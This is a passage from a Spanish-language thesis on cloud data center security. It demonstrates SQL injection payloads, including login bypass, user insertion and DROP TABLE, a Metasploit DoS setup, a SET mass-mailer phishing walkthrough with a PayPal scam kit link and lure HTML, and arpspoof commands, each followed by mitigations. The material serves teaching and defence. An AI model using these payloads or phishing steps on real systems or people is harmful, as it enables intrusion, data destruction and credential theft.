desde cualquier dispositivo dentro de la red local, para la simulación de los servidores se realizó utilizando una virtualización de los mismo con un programa llamado virtualbox, se utilizó este ya que es gratis y funciona muy bien para la prueba piloto, sin embargo, hay unos softwares especializados para la virtualización de servidores como lo son: VMware vSphere Enterprise, Citrix XenServer Free Edition, Xen Hypervisor y Proxmox. La virtualización tiene la ventaja de poder manejar los recurso de los servidores como lo son memoria, tamaño de disco, etc, esto va limitado al servidor físico, seguido de esto se utilizó un servidor con un servicio web (página web) para simular que se quiere acceder a una página que está en internet, para esto se utilizó wampserver, con esto la página se puede ver desde cualquier dispositivo dentro de la red, para compartir este servicio dentro de la red se requiere una configuración después de instalado el wampserver la cual es ir hasta el archivo:

C:\wamp64\bin\apache\apache2.4.23\conf\httpd.conf.

Se ubican las siguientes líneas:

```
<Directory />
        AllowOverride none
        Require all denied
</Directory>
```

y se cambian por (# indica comentarios):

```
<Directory />
        # AllowOverride none
        # Require all denied
        AllowOverride All
        Order allow,deny
        Allow from all
</Directory>
```

También se tiene que ubicar el siguiente bloque donde se encuentra la línea “require local”.

DocumentRoot “c:/wamp/www/”
<Directory “c:/wamp/www/”>

….


Se comenta la línea “Require local” y se agregan las dos línea que darán el acceso al servidor.

#Require local
Order Allow,Deny
Allow from all

En el otro servidor se instaló un servidor FTP utilizando el software filezilla (filezilla server), para acceder a este servidor los equipos necesitan tener filezilla client, el cual se descarga de la página de filezilla https://filezilla-project.org/, ya teniendo los servidores en línea se procedió a tener un atacante, el atacante es un equipo con un sistema operativo Linux, aunque se puede usar cualquier otra versión de Linux; para el ejemplo se usó la versión de Ubuntu.

A continuación se mostrará una topología general la cual va a hacer utilizada en la prueba piloto, en algunas pruebas no se utilizara toda la topología pero se mostrará más adelante que parte de la topología será utilizada.

Ilustración 1



9.5. Subcapítulo 5: Prueba piloto de pruebas de seguridad sobre el data center.

En este subcapítulo se realizarán pruebas a una simulación de data center, se le aplicaran 4 de los ataques que se han venido mencionando, revisaremos su comportamiento y ejecutaremos las soluciones si estas están a nuestro alcance ya que algunos ataques pueden ser mitigados con buenas prácticas.

Se mostrará cómo realizar los ataques solo con el fin de brindar información por ende no nos hacemos responsables de cómo sea utilizada esta información.


9.5.1. SQL Injection

Como se sabe, la inyección SQL, hace uso de diferentes brechas en los diseños de las bases de datos de una página web para modificar las consultas originales que debe realizar dicha página web y ejecutar otras totalmente distintas con tal de lograr acceder.

Equipos utilizados

- Una página sin protección.
- Un switch para la conexión.

Ilustración 2



Existen diferentes formas de realizar una inyección SQL según su fin, tales como:

a. Acceder a la aplicación sin tener un nombre de usuario ni contraseña.

Ej: ingresar en el campo de “usuario” y “contraseña” la instrucción: anything’ OR ‘x’ = ‘x.

Usuario: anything’ OR ‘x’ = ‘x
Contraseña: anything’ OR ‘x’ = ‘x

Ya que con la instrucción x = x (que es obviamente verdadera) la consulta se toma como correcta y la base de datos devuelve el número total de registros en la tabla.

b. Averiguar el nombre de los campos.

Ej: ingresar en el campo de “contraseña” la instrucción: anything' AND usuario= 'anything.

Usuario: anything
Contraseña: anything' AND usuario= 'anything

Mientras tengamos como respuesta “Error en la consulta” significa que dicho nombre del campo no existe, de esta forma se seguirá intentando con palabras relacionadas con “usuario” (o cual sea el campo a intentar averiguar), hasta que la respuesta sea algo similar a “Nombre de usuario incorrecto”.

c. Averiguar los nombres de las tablas.

Ej: ingresar en el campo de “contraseña” la instrucción: anything' AND 1=(SELECT COUNT(*) FROM usuarios); --.

Usuario: anything
Contraseña: anything' AND 1=(SELECT COUNT(*) FROM usuarios); --

Al igual que el punto anterior, este ataque se hace a prueba y error, modificando la palabra “usuarios” por otros posibles nombres de tablas, hasta que la respuesta sea algo similar a “Nombre de usuario incorrecto”.

d. Averiguar el contenido de los registros.

Ej: ingresar en el campo de “contraseña” la instrucción: anything' OR user LIKE 'a%';--.

Usuario: anything
Contraseña: anything' OR user LIKE 'a%';--

Buscando de esta forma si existe algún usuario cuyo nombre empiece con “a”, de ser así, se iría alargando poco a poco la cadena hasta encontrar un nombre de usuario.

e. Añadir un nuevo usuario.

Ej: ingresar en el campo de “contraseña” la instrucción: anything'; INSERT INTO tabla ('user', 'password') VALUES ('hacker', 'hacker'); --.

Usuario: anything
Contraseña: anything'; INSERT INTO tabla ('user', 'password') VALUES ('hacker', 'hacker'); --

Si se logró acertar a la estructura de la tabla, se debería de poder acceder a la aplicación a partir de este nuevo usuario con nombre de usuario y contraseña como “hacker”

f. Borrar una tabla.

Ej: ingresar en el campo de “contraseña” la instrucción: anything'; DROP TABLE tabla; --.

Usuario: anything
Contraseña: anything'; DROP TABLE tabla; --

Si el ataque ha tenido éxito, la aplicación seguramente dejará de funcionar, puesto que ha desaparecido una de las tablas.

En este caso se realizará el ataque con las instrucciones “anything' OR 'x'='x” para acceder a la aplicación sin tener un nombre de usuario ni contraseña.

Para llevar a cabo este ataque, como ya se mencionó, únicamente se debe ingresar en el campo de nombre de usuario y contraseña, la siguiente instrucción: anything' OR 'x'='x (tener presente que no inicia ni finaliza con comillas simples).

Ilustración 3

Esta instrucción como ya se mencionó anteriormente altera la consulta, esto traerá todos los usuarios registrados, (dado que este aplicativo ejemplo trabaja por permisos traerá los permisos del primer usuario encontrado en la base de datos).

Ilustración 4

	IdUsuario	Docum	TipoDocu	Nombre	FechaNac	Direcci	Cuidad	Telefo	Genes	Passw	Tipo	IdEmpr	Est
Editar Copiar Borrar	7	1234	CC	ANDRES FENANDO JIMENEZ CASTRO	1994-03-31	PARQUE INDUSTRIAL SECTOR E MANZANA 7 CASA 17	PEREIRA	3178533929	1	1234	2	123	1
Editar Copiar Borrar	6	123	NIT	EMPRESA DE PRUEBA	NULL	DIRECCIÃ³N DE EMPRESA	PEREIRA	123	NULL	123	1	123	1

Opciones

Seleccionar todo Para los elementos que están marcados: Editar Copiar Borrar Exportar

En la ilustración anterior vemos la lista de usuarios, al realizar la inyección SQL nos traerá los permisos del usuario 1 de arriba hacia abajo.

Ilustración 5

En la ilustración anterior, nos muestra que el acceso a la página web se realizó de manera exitosa a través de esta inyección SQL a la base de datos de la página.

Solución

- Para dar solución a este tipo de ataque, existen diferentes métodos:
- Escapar los caracteres especiales utilizados en las consultas SQL.
- Delimitar los valores de las consultas.
- Verificar siempre los datos que introduce el usuario.
- Asignar mínimos privilegios al usuario que conectará con la base de datos.
- Y aunque pueda parecer obvio, no hay mejor medida para evitar este tipo de ataques que realizar una buena programación.

Como solución en este caso, se restringe el acceso a valores especiales en los campos de usuario y contraseña, impidiendo de esta forma que la inyección SQL con la que se estaba accediendo a la aplicación, sea imposible de ingresar.

Ilustración 6


9.5.2. Ataque distribuido de denegación de servicio (DDoS):

Es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad con la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema atacando.

Equipos utilizados

- Un equipo como servidor web.
- Un equipo con Sistema operativo Linux Ubuntu.
- Un switch para la conexión.

Ilustración 7



El ataque se realizó hacia una página no distribuida por facilidad de implementación, sin embargo la lógica del ataque es igual si se hiciera a un sistema distribuido.

Ilustración 8


La ilustración anterior se muestra que la página a atacar se encuentra en correcto funcionamiento.

Para realizar este ataque se debe de tener instalado previamente en el atacante la herramienta metasploit.

Instalación de metasploit: Abrimos una terminal, y copiamos "curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \ chmod 755 msfinstall && \ ./msfinstall", sin comillas.


Ejecutamos metasploit en una terminal, para ejecutarla debemos estar en usuario root -> **msfconsole**
Luego escribimos use /aux

Ilustración 9



Después de realizado el ataque realizamos un seguimiento a la página atacada y en poco tiempo observamos que la página ya está fuera de la red

Ilustración 10



Solución

Las medidas que debe llevar la empresa para hacer frente a este tipo de ataque son las siguientes:

- Desarrollar un plan: definir quién es el responsable máximo, qué medidas hay que tomar, qué partners pueden ayudar, quién contacta con las fuerzas de seguridad y cuándo lo hace, quién es el portavoz de comunicación.

- Implementar mitigación basado en la nube: suscribirse a los servicios de mitigación de DDos basados en la nube, ya sea a través de un proveedor especializado en estos servicios o del proveedor de Internet.

- Implementar mitigación On-Premise: utilizar tecnologías de mitigación tales como Check Point DDoS Protector para una detección temprana que permita tener tiempo para pasar al servicio de mitigación basado en la nube.

- Contar con varios puntos de presencia en Internet: tener más de uno permite reenviar las solicitudes de los usuarios a otros sitios. De esta forma se distribuyen las operaciones y se reduce el impacto global de un ataque DDoS.

- Instalar una solución integral de prevención de amenazas. Es necesario tener múltiples capas de detección y de análisis de malware para una detección temprana y mitigación inicial de ataques DDoS globales hasta que cambiemos hasta el servicio de mitigación basado en la nube.

Existen software que ayudan a la protección contra un DDoS, uno de los más conocidos es Cloudflare, posee varios precios según el grado de seguridad que se requiera.

9.5.3. Phishing

Para la realización del phisher, el atacante se hace pasar por una persona o empresa de confianza en una aparente comunicación oficial electrónica, por lo común un correo electrónico, o algún sistema de mensajería instantánea o incluso utilizando también llamadas telefónicas.


Este ataque se puede llevar a cabo siempre y cuando la víctima no posea conocimientos acerca de las diferentes medidas que se deben tener a la hora de ingresar a una página web; si la víctima cae en el ataque e ingresa su información personal en la página que el atacante le proporcionó, todos estos datos quedarán a la disposición del atacante.

El ataque que se realizó se hizo con un scam el cual se hace pasar por el sistema de pagos en línea PayPal. Este material se puede encontrar en http://www.mediafire.com/file/dzt1b64l3ajmslw/Pishing.rar, el material fue creado y puesto online por un tercero.

Equipos utilizados


- Un equipo con Sistema operativo Linux Ubuntu para atacar.
- Un servidor web.
- Un equipo para ingresar los datos.
- Un switch para la conexión.

Ilustración 11




Primero se ingresa al setoolkit (The Social-Engineer Toolkit) en Linux, y se selecciona la opción 1 (Social-Engineering Attacks)

Ilustración 12




Ahora se selecciona la opción 5 (Mass Mailer Attack)

Ilustración 13




Finalmente se selecciona la opción 2 (E-Mail Attack Mass Mailer)

Ilustración 14




Ahora en un archivo .txt, se ingresan los correos a los cuales se quiere realizar el ataque (en este caso solo se enviará a un correo). Y se escribe la dirección en la que se encuentra dicho archivo, en este caso en el escritorio.

Ilustración 15




Luego se selecciona la opción 1 (Use a gmail Account for yout email attack), para enviar el ataque a través de una cuenta gmail.

Ilustración 16



Y se procede a llenar los campos aquí solicitados para finalmente enviar dicho ataque a los correos registrados en el archivo .txt.

Ilustración 17



En la ilustración anterior los datos que se ingresan son:

A. El email desde el cual se va a enviar el ataque.

B. Un nombre del remitente el cual será el que la(s) víctima(s) verá(n). En este caso se recomienda usar un nombre referente a la empresa a la que pertenece el scam (en este caso PayPal).

C. “yes” para especificar que la prioridad del mensaje es alta, y este correo no termine como spam.

D. “no” para especificar que no se adjuntan archivos en el correo.

E. El asunto del email

F. “h” para enviar el mensaje como html


G. Se da Enter y se copia el siguiente código con el link de la página en la que se encuentra el scam, y el link de la imagen que se enviará al correo y redireccionará al scam.

```
<html>
        <body>
                <p>
                        <a href="página del scam">
                                <img alt="" src="imagen" />
                        </a>
                </p>
        </body>
</html>
```

H. Finalmente se da Ctrl + C y Enter para finalizar y enviar el correo.

Una vez hecho lo anterior, se ingresa al correo de la víctima para verificar que el correo llegó.


Ilustración 18



Como se puede apreciar el correo llegó satisfactoriamente, con el from name, asunto e imagen que se indicaron.

Ahora, si la víctima da clic sobre la imagen será redireccionado al scam de PayPal, el cual como ya se mencionó es una página fraudulenta que se hace pasar por la original.

Ilustración 19



Una vez allí, la víctima seguirá los pasos que se le vayan indicando y llenando los campos que se le soliciten, como se verá a continuación.

Ilustración 20

Ilustración 21




Ilustración 22

Ilustración 23






Ilustración 24



Una vez la víctima haya ingresado todos sus datos, nos dirigimos a la carpeta donde se encuentra todo lo relacionado al scam, y abrimos la carpeta “Rezult”

Ilustración 25



Allí encontraremos un archivo .txt llamado CREDIT.txt, el cual tendrá toda la información ingresada por la(s) víctimas(s)

Ilustración 26




Ilustración 27

Solución

Debido a que la realización de este ataque depende en gran medida al desconocimiento de las personas sobre este tipo de ataque, a las empresas solo le queda tener un certificado SSL EV en sus páginas en las que se manejan datos importantes de sus clientes o empleados, y darles a estos un asesoramiento sobre que deben tener en cuenta para evitar caer en este tipo de ataques.

Como cliente o empleado, las recomendaciones que se hacen y que deben de tener en cuenta en todo momento son:

- Compruebe que la página web en la que ha entrado es una dirección segura (debe comenzar con *https://* y un pequeño candado cerrado debe aparecer en la barra de estado del navegador).
- Mantenga buenos hábitos y no responda a enlaces en correos electrónicos no solicitados o en Facebook.
- Fijarse en el emisor del mensaje.

- Mirar a quién se ha enviado el mensaje.
- Contenidos alarmantes
- Compruebe la URL del sitio.
- Escriba la dirección en su navegador de Internet en lugar de hacer clic en el enlace proporcionado en el correo electrónico.
- Mantenga actualizado su navegador y aplique los parches de seguridad
- Revise periódicamente sus cuentas para detectar transferencias o transacciones irregulares.
- Proteja sus contraseñas y no las revele a nadie.
- No proporcione información confidencial a nadie por telefono, en persona o a través del correo electrónico.
- Use un filtro anti-spam.
- Haga un análisis gratuito de su equipo y compruebe si está libre de phishing.


9.5.4. Arp spoofing

El ARP Spoofing es un ataque que logra vincular las direcciones IP auténticas de los dos equipos atacados a la dirección MAC del atacante, y a partir de esto el atacante va a empezar a recibir todo el tráfico de la red entre los equipos atacados.

Equipos utilizados


- Un equipo víctima.
- Un equipo con Sistema operativo Linux Ubuntu para atacar.
- Un switch para la conexión.

Ilustración 28



En este ataque se utilizó el wiresharek para lograr mirar el tráfico de la red que hay entre los equipos.


Ilustración 29



En la ilustración anterior se puede observar que solo los mensajes generales aparecen en el wiresharek

Ahora se comienza a hacer una conexión primero entre servidor (router) y víctima


Ilustración 30



```
root@andres-Inspiron-3442:~# arpspoof -i wlp6s0 192.168.0.2 -t 192.168.0.13
74:29:af:1c:69:31 c0:18:85:7:35:85 0806 42: arp reply 192.168.0.2 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 c0:18:85:7:35:85 0806 42: arp reply 192.168.0.2 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 c0:18:85:7:35:85 0806 42: arp reply 192.168.0.2 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 c0:18:85:7:35:85 0806 42: arp reply 192.168.0.2 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 c0:18:85:7:35:85 0806 42: arp reply 192.168.0.2 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 c0:18:85:7:35:85 0806 42: arp reply 192.168.0.2 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 c0:18:85:7:35:85 0806 42: arp reply 192.168.0.2 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 c0:18:85:7:35:85 0806 42: arp reply 192.168.0.2 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 c0:18:85:7:35:85 0806 42: arp reply 192.168.0.2 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 c0:18:85:7:35:85 0806 42: arp reply 192.168.0.2 is-at 74:29:af:1c:69:31
```

Y en otra terminal víctima y servidor (router)

Ilustración 31



```
root@andres-Inspiron-3442:~# arpspoof -i wlp6s0 192.168.0.13 -t 192.168.0.2
74:29:af:1c:69:31 84:16:f9:8a:4a:86 0806 42: arp reply 192.168.0.13 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 84:16:f9:8a:4a:86 0806 42: arp reply 192.168.0.13 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 84:16:f9:8a:4a:86 0806 42: arp reply 192.168.0.13 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 84:16:f9:8a:4a:86 0806 42: arp reply 192.168.0.13 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 84:16:f9:8a:4a:86 0806 42: arp reply 192.168.0.13 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 84:16:f9:8a:4a:86 0806 42: arp reply 192.168.0.13 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 84:16:f9:8a:4a:86 0806 42: arp reply 192.168.0.13 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 84:16:f9:8a:4a:86 0806 42: arp reply 192.168.0.13 is-at 74:29:af:1c:69:31
74:29:af:1c:69:31 84:16:f9:8a:4a:86 0806 42: arp reply 192.168.0.13 is-at 74:29:af:1c:69:31
```


En otra terminal diferente luego se activa el reenvío de paquetes

Ilustración 32

```
root@andres-Inspiron-3442:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@andres-Inspiron-3442:~#
```

Una vez realizado los pasos anteriores, la red ya ha sido modificada colocando a la máquina del atacante entre las dos máquinas víctimas y así poder escuchar todo el tráfico de red entre ellas dado que si las máquinas víctimas están en vlan diferentes esto no sería inconveniente para el atacante, en la siguiente ilustración se observa que se puede hasta obtener las conexiones tcp entre ellas.

Ilustración 33



Solución

- El uso de tablas ARP estáticas
- Cada vez que se cambie la dirección IP de un equipo, es necesario actualizar todas las tablas de todos los equipos de la red.
- En redes grandes es preferible usar el método DHCP snooping.
- Comprobar la existencia de direcciones MAC clonadas, aunque hay que tener en cuenta, que hay usos legítimos de la clonación de direcciones MAC.
- RARP, es el protocolo usado para consultar, a partir de una dirección MAC su dirección IP correspondiente, Si ante una consulta, RARP devuelve más de una dirección IP, significa que esa dirección MAC ha sido clonada.

ArpOn es una herramienta útil contra los ataques ARP Spoofing, sin embargo otra forma de defenderse contra el ARP Spoofing, es detectarlo.

ArpWatch es un programa Unix que escucha respuestas ARP en la red, y envía una notificación vía correo electrónico al administrador de la red, cuando una entrada ARP cambia.

9.5.5. Conclusión y recomendaciones

Para el ataque de Inyección SQL, con el sistema vulnerable a dicho ataque, los 5 intentos de acceder al sistema a través de una inyección SQL fueron exitosos; sin embargo, una vez realizadas las medidas de prevención, se hicieron nuevamente 5 iteraciones, las cuales todas ellas fueron intentos fallidos, debido a que dicha medida de prevención elimina la opción de agregar comillas simples en los campos de usuario y contraseña, y dichas comillas son las que hacen la “magia” en este ataque.

Para el DDoS, de los 5 intentos de ataque al servidor, solo el primer intento no resultó exitoso, sin embargo los otros 4 produjeron el resultado esperado, dicho fallo en el primer intento se puede interpretar como algún error en el proceso de la

realización del ataque. Dado que la solución de este ataque es a través de procedimientos no se puede medir después de implementada la solución.

Para el phishing, debido a que este ataque solo logra su objetivo si la víctima accede al link proporcionado, e ingresa sus datos; se realizan 5 interacciones en el proceso de envío del email con el contenido del scam, las cuales dieron exitosas llegando el correo a la bandeja de entrada de la víctima y logrando obtener los datos, sin embargo, el éxito del ataque radica en que la víctima haga todo lo que se le pide y para evitarlo consiste en una serie de buenas prácticas por este motivo su solución no es medible.

Finalmente, con el ARP Spoofing, los 5 intentos de ataque no dieron problema y fueron exitosos en todos los casos; demostrando de esta forma que estos ataques que pueden generar grandes pérdidas para una empresa, son realmente fáciles de hacer en comparación con el impacto que provocan.

Aunque no se tenga mucho conocimiento para realizar este tipo de ataques, en Internet se encuentra mucha información al respecto, con la cual fácilmente se pueden realizar estos ataques, por esto se recomienda tener unas buenas prácticas al momento de dar seguridad al data center en la nube.

También se recomienda tener una buena configuración de router y switches para mitigar ataques y tener una buena topología de red, y tener la mayor privacidad posible de la información de esta configuración.

10. ESTRATEGIA DE SEGURIDAD

Lo primero que se debe de tener en cuenta al momento de empezar a ingresar al mundo del data center en la nube, es saber qué servicio se va a adquirir o cuales son las necesidades que se tiene, existen 3 tipos de servicios en la nube cada uno con sus propias características, para su mayor comprensión se le mostraran los servicios y su descripción:

Software-as-a-Service (SaaS): básicamente se trata de cualquier servicio basado en la web. Tenemos ejemplos claros como el Webmail de Gmail, los CRM onlines. En este tipo de servicios nosotros accedemos normalmente a través del navegador sin atender al software. Todo el desarrollo, mantenimiento, actualizaciones, copias de seguridad es responsabilidad del proveedor.

Platform-as-a-Service (PaaS): es el punto donde los desarrolladores empezamos a tocar y desarrollar nuestras propias aplicaciones que se ejecutan en la nube. En este caso nuestra única preocupación es la construcción de nuestra aplicación, ya que la infraestructura nos la da la plataforma.
Es un modelo que reduce bastante la complejidad a la hora de desplegar y mantener aplicaciones ya que las soluciones PaaS gestionan automáticamente la escalabilidad usando más recursos si fuera necesario. Los desarrolladores aun así tienen que preocuparse de que sus aplicaciones estén lo mejor optimizadas posibles para consumir menos recursos posibles (número de peticiones, escrituras en disco, espacio requerido, tiempo de proceso, etc.) Pero todo ello sin entrar al nivel de máquinas.

Infraestructure-as-a-Service (IaaS): Tendremos mucho más control que con PaaS, aunque a cambio de eso tendremos que encargarnos de la gestión de infraestructura; El ejemplo perfecto es el proporcionado por Amazon Web Service (AWS) que no provee una serie de servicios como EC2 que nos permite manejar máquinas virtuales en la nube o S3 para usar como almacenamiento. Nosotros podemos elegir qué tipo de instancias queremos usar LInux o Windows, así como

la capacidad de memoria o procesador de cada una de nuestras máquinas. El hardware para nosotros es transparente, todo lo que manejamos es de forma virtual.

Después de esta información se requiere un estudio por parte de cada empresa para la realización de la migración, ya que puede haber varias formar o métodos de migración y estos varían con respecto al servicio requerido, se recomienda antes de realizar la migración, realizar unas pequeñas pruebas de migración antes de empezar la migración masiva.

Después de implementado el servicio, este documento base brindara una estrategia de seguridad a las empresas con el fin de ofrecer a su data center muchas más oportunidades de evitar un ciberataque. Antes de comenzar cabe recalcar que la información aquí contenida muestra algunos ataques, pero que existen muchos más y existirán aún más, por ende es recomendable investigar más a fondo sobre estos temas, y mantener lo más actualizado posible sobre las nuevas amenazas que vayan surgiendo con el tiempo.

Si aún no se cuenta con un data center ya establecido, recordar realizar previamente un análisis detallado, acerca de quién o quiénes son los responsables directos del data center, quién puede acceder a la información allí almacenada, y más políticas pertinentes al manejo de todo lo relacionado al data center; si ya se tiene el data center establecido, y no existen este tipo de políticas, implementarlas lo antes posible para evitar contrariedades.

Con respecto a la adquisición de los equipos, tener presente que la familia de procesadores Intel Xeon, brindan el “Intel Node Manager”, que permite optimizar y gestionar los recursos informáticos de esta manera, durante una emergencia de energía o térmica, “Intel Node Manager” puede limitar automáticamente el consumo de energía del servidor y extender el tiempo de actividad del servicio de fuentes de alimentación de reserva. La información de utilización de energía, térmico y de cálculo de Intel Node Manager se puede utilizar para programar cargas de trabajo para distribuir energía y cargas térmicas y mejorar la eficiencia

general del centro de datos y maximizar el uso del centro de datos; previniendo de esta forma, el estar vulnerables al power attack. Si ya se cuenta con unos equipos previamente adquiridos, se recomienda, si se es posible, implantar estos procesadores, de lo contrario tenerlos presentes para futuras actualizaciones de equipos.

Como se indica en el ítem 9.2.4, una buena programación puede ayudar a evitar futuros contratiempos en el funcionamiento del data center, los desarrolladores deben escapar los caracteres especiales en consultas las cuales no requieren este tipo de caracteres, delimitar los valores de las consultas, verificar siempre los datos que introduce el usuario y asignar mínimos privilegios al usuario que conectara con la base de datos. Estas son algunas de las prácticas que deben tener los desarrolladores para evitar que el sistema sea vulnerable a una inyección SQL, sin embargo, puede revisar la siguiente página para ampliar los conocimientos sobre buenas prácticas en SQL. Por supuesto, también se debe tener un fuerte control de quién tiene acceso a la base de datos y qué acciones realiza en ella. El control de la información que circula por la empresa, debe ser total, no solo de quien tiene acceso a la base de datos, sino de todo tipo de información, se recomienda reducir la mayor cantidad posible de información que es de conocimiento para sus empleados o usuarios.

Si se es posible, contar con varios puntos de presencia en internet, permitiendo de esta forma el reenvío de las solicitudes de los usuarios a otros sitios, reduciendo las posibilidades de sufrir un DDoS y que el servidor quede deshabilitado debido a este.

Claro está que se recomienda hacer uso de las tecnologías libres expuestas en el ítem 9.3, sin embargo sin una debida capacitación a los empleados y/o usuarios finales, todo lo anterior mencionado puede resultar inútil, ya que hay ataques imposibles de evitar para las empresas, si sus usuarios desconocen de ellos y acceden a entregar sus datos.

Finalmente se recuerda contar con un antivirus y firewall, y mantener constantemente actualizado todos los programas que operan en el data center, e igualmente aplicar los parches más actuales que estén disponibles.

11. CONCLUSIÓN.

Durante la realización de este proyecto, se logró comprender y tener más conciencia de los diferentes ciberataques que existen y la forma en que estos operan; y a su vez se logró obtener conocimiento de cómo realizar alguno de ellos.

También se evidencio que la mayoría de los ataques son logrados por el desconocimiento al no tener unas buenas políticas, configuraciones o no implementar algunos requisitos de seguridad mínimos que cualquier empresa debería tener

Como se logró observar en el documento existen múltiples formas de realizar un ataque a un data center, y que estos ataques, en su mayoría pueden producir grandes riesgos para una empresa, si esta no está preparada para combatirlos o preferiblemente para evitarlos.

Es de suma importancia que las empresas u organizaciones encargadas de los data center cuenten con un personal capacitado para lograr fortalecer las defensas del data center y de esta forma evitar futuros inconvenientes.

También se recomienda buscar información extra a la proporcionada en este documento y mantenerse constantemente actualizado de los nuevos ataques que surgen, debido a que los hacker mantienen en busca de brechas en la seguridad de los data center y realizando nuevos y más mortales ataques a estos.

Las recomendaciones mencionadas en el punto 9.2, son solo una forma de fortalecer las defensas de los data center, de igual forma también se recomienda buscar información extra y mantener en constante capacitación a los empleados o clientes sobre los nuevos métodos de ataque que vayan surgiendo con el paso del tiempo; de esta forma reforzar aún más las defensas del data center y brindar de esta forma una mayor confianza a los usuarios sobre la seguridad de sus datos.

Aunque los software del punto 9.3, brindan soporte para dichos ataques, es recomendable mantener presente los procedimientos que fueron mencionados en el punto 9.2, pues como todo, estos software pueden tener brechas de seguridad que los procedimientos mencionados en el punto 9.2, pueden corregir y generar un gran refuerzo al software.

Aclarar que aunque algunos de los ataques ocurrieron por bugs que hoy en día ya están corregidos y que dejaron de ser realizados por los hacker, no está de más mantenerlos presentes y contar con las herramientas que corrigieron dichos bugs.

Por otro lado, se logró apreciar durante el desarrollo de las pruebas piloto, que aunque no se tenga mucho conocimiento para realizar este tipo de ataques, en Internet se encuentra mucha información al respecto, con la cual fácilmente se pueden realizar estos ataques, por esto se recomienda tener unas buenas prácticas al momento de dar seguridad al data center en la nube.

También se recomienda tener una buena configuración de router y switches para mitigar ataques y tener una buena topología de red, y tener la mayor privacidad posible de la información de esta configuración.

12. GLOSARIO

Backup: Se refiere a la copia y archivo de datos de la computadora de modo que se puede utilizar para restaurar la información original después de una eventual pérdida de datos.

Bugs: Esta palabra inglesa, cuya traducción literal es “bicho”, se usa para nombrar a los errores que se producen en un programa informático.

Ciberataque: Son actos en los cuales se cometen agravios, daños o perjuicios en contra de las personas o grupos de ellas, entidades o instituciones y que por lo general son ejecutados por medio de computadoras y a través de la Internet

Data center: Es un centro de procesamiento de datos, una instalación empleada para albergar un sistema de información de componentes asociados, como telecomunicaciones y los sistemas de almacenamientos donde generalmente incluyen fuentes de alimentación redundante o de respaldo de un proyecto típico de data center que ofrece espacio para hardware en un ambiente controlado

DNS: El sistema de nombres de dominio es un sistema de nomenclatura jerárquico descentralizado para dispositivos conectados a redes IP como Internet o una red privada. Su función más importante es “traducir” nombres inteligibles para las personas en identificadores binarios asociados con los equipos conectados a la red, esto con el propósito de poder localizar y direccionar estos equipos mundialmente.

HTTP: Abreviatura de la forma inglesa Hypertext Transfer Protocol, ‘protocolo de transferencia de hipertextos’, que se utiliza en algunas direcciones de internet.

HTTPS: Es la versión segura del **http** (HyperText Transfer Protocool) que todos conocemos y utilizamos habitualmente. La diferencia es que, con **HTTP** podemos

desarrollar actividades ecommerce, ya que permite realizar transacciones de forma segura.

ICMP: El protocolo de mensajes de control de internet es el sub protocolo de control y notificación de errores del protocolo de internet (IP). Como tal, se usa para enviar mensajes de error, indicando por ejemplo que un servicio determinado no está disponible o que un router o host no puede ser localizado.

Nube: Nube de cómputo o nube de conceptos, del inglés Cloud computing, es un paradigma que permite ofrecer servicios de computación a través de Internet.

Partners: Son los propietarios de la entidad, socios o accionistas, es decir quienes tienen un negocio con otro.

SSL: Secure Sockets Layer es un protocolo diseñado para permitir que las aplicaciones para transmitir información de ida y de manera segura hacia atrás.

UDP: User Datagram Protocol, es un protocolo del nivel de transporte basado en el intercambio de datagramas. Permite el envío de datagramas a través de la red sin que se haya establecido previamente una conexión, ya que el propio datagrama incorpora suficiente información de direccionamiento en su cabecera.

13. BIBLIOGRAFÍA.

[1] Sun Microsystems, "Introduction to Cloud Computing Architecture," Sun Microsystems White Paper, 2009.

[2] C. Wang, Q. Wang, K. Ren, and W. Lou, "Ensuring Data Storage Security in Cloud Computing," Illinois Institute of Technology, 2009.

[3] Barrios, L. F. E. (2009). Cloud computing como una red de servicios. Instituto Tecnológico de Costa Rica, 23.

[4] Usiña, Q., & Hugo, V. (2014). Diseño de un mini data center modular para la Universidad Tecnológica Israel.

[5] Leenes, R. (2011). ¿ Quién controla la nube?. IDP. Revista de Internet, Derecho y Política, (11).

[6] León, F. T., & Altamirano, G. C. Estudio comparativo de software para virtualización sobre plataformas Linux para data centers.

[7] Oberheide, J., Cooke, E., & Jahanian, F. (2008, July). CloudAV: N-Version Antivirus in the Network Cloud. In *USENIX Security Symposium* (pp. 91-106).

[8] Li, Q., Hao, Q., Xiao, L., & Li, Z. (2009, December). Adaptive management of virtualized resources in cloud computing using feedback control. In *Information Science and Engineering (ICISE), 2009 1st International Conference on* (pp. 99-102). IEEE.